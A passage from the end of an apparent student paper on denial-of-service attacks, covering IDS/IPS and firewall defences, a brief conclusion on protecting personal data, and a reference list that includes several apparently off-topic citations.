ruleset then the incoming packets will be rejected. For the Intrusion prevention system (IPS), the database needs to be always up to date with brand new threat data to prevent the new threats that are never saved in the database [3]. Other than that, installing a firewall is one of the ways to prevent the DoS attack. The purpose of firewalls is to protect the network from attackers, by defending the user's network and computers from unauthorized and malicious network traffic. Not just that, the firewall can also protect the computers and networks from software that is malicious for entering the network by the internet and computer.

5. CONCLUSIONS

In a conclusion, new cyber threats are coming out day by day, the best security and the best way to protect a user's data is not just improving the security level of the device or the network the best security is every people must protect their privacy, for example, their card info, their addresses, passwords and many more and not spreading it everywhere especially on the social media, nowadays people like to share their life and sometimes their private life on the social media, they never know that might be the worst thing they have done after something bad happened to them.

REFERENCES

[1] BBC Bitesize. 2021. Denial of Service (DoS) attacks - Security risks - Higher Computing Science Revision - BBC Bitesize. [online] Available at:

<https://www.bbc.co.uk/bitesize/guides/z2c8wmn/revision/2> [Accessed 14 February 2021].

[2] Hping.org. 2021. Hping - Active Network Security Tool. [online] Available at: <http://www.hping.org/> [Accessed 15 February 2021].

[3] Inside Out Security. 2021. IDS vs. IPS: What is the Difference?. [online] Available at: <https://www.varonis.com/blog/ids-vs-ips/> [Accessed 14 February 2021].

[4]2021. [online] Available at: <https://www.kali.org/docs/introduction/press-release/> [Accessed 14 February 2021].

[5] Us.norton.com. 2021. What is Denial of Service (DoS) attacks? DoS attacks explained. [online] Available at: <https://us.norton.com/internetsecurity-emerging-threats-dos-attacks-explained.html> [Accessed 14 February 2021].

[6] Learning Center. 2021. What is Ping of Death (PoD) | DDoS Attack Glossary | Imperva. [online] Available at: <https://www.imperva.com/learn/ddos/ping-of-death/> [Accessed 15 February 2021].

[7] Scrapy.org. 2021. Scrapy | A Fast and Powerful Scraping and Web Crawling Framework. [online] Available at: <https://scrapy.org/> [Accessed 14 February 2021].

[8] Hiremath, P.N., Armentrout, J., Vu, S., Nguyen, T.N., Minh, Q.T. and Phung, P.H., 2019, November. MyWebGuard: toward a user-oriented tool for security and privacy protection on the web. In International Conference on Future Data and Security Engineering (pp. 506-525). Springer, Cham.

[9] Vu, D.L., Nguyen, T.K., Nguyen, T.V., Nguyen, T.N., Massacci, F. and Phung, P.H., 2019, December. A convolutional transformation network for malware classification. In 2019 6th NAFOSTED conference on information and computer science (NICS) (pp. 234-239). IEEE.

[10] Pham, N.V., Nguyen, T.N., Ngo, T.D., Truong, A.T. and Nguyen, G.L., 2021. A novel approach for pivot-based sensor fusion of small satellites. Physical Communication, 45, p.101261.

[11] Janardhanan, V., Jose, A., Parameshachari, B.D., Muruganantham, C. and DivakaraMurthy, H.S., 2013. An Efficient Reactive Routing Security Scheme Based on RSA Algorithm for Preventing False Data Injection Attack in WSN. International Journal of Computer Science and Telecommunications, 4(9).

[12] Puttamadappa, C. and Parameshachari, B.D., 2019. Demand side management of small scale loads in a smart grid using glow-worm swarm optimization technique. Microprocessors and Microsystems, 71, p.102886.

[13] Vadivel, S., Konda, S., Balmuri, K.R., Stateczny, A. and Parameshachari, B.D., 2021. Dynamic Route Discovery Using Modified Grasshopper Optimization Algorithm in Wireless Ad-Hoc Visible Light Communication Network. Electronics, 10(10), p.1176.

[14] K. Yu, L. Lin, M. Alazab, L. Tan, B. Gu, “Deep Learning-Based Traffic Safety Solution for a Mixture of Autonomous and Manual Vehicles in a 5G-Enabled Intelligent Transportation System”, IEEE Transactions on Intelligent Transportation Systems, doi: 10.1109/TITS.2020.3042504.

[15] Z. Guo, Y. Shen, A. K. Bashir, M. Imran, N. Kumar, D. Zhang and K. Yu, “Robust Spammer Detection Using Collaborative Neural Network in Internet of Thing Applications”, IEEE Internet of Things Journal, vol. 8, no. 12, pp. 9549-9558, 15 June15, 2021, doi: 10.1109/JIOT.2020.3003802.

[16] L. Tan, H. Xiao, K. Yu, M. Aloqaily, Y. Jararweh, “A Blockchain-empowered Crowdsourcing System for 5G-enabled Smart Cities”, Computer Standards & Interfaces, https://doi.org/10.1016/j.csi.2021.103517

[17] N. Shi, L. Tan, W. Li, X. Qi, K. Yu, “A Blockchain-Empowered AAA Scheme in the Large-Scale HetNet”, Digital Communications and Networks, https://doi.org/10.1016/j.dcan.2020.10.002.

[18] Prabu, S., Velan, B., Jayasudha, F.V., Visu, P. and Janarthanan, K., 2020. Mobile technologies for contact tracing and prevention of COVID-19 positive cases: a cross-sectional study. International Journal of Pervasive Computing and Communications.

[19] Subramani, P., Rajendran, G.B., Sengupta, J., Pérez de Prado, R. and Divakarachari, P.B., 2020. A block bi-diagonalization-based pre-coding for indoor multiple-input-multiple-output-visible light communication system. Energies, 13(13), p.3466.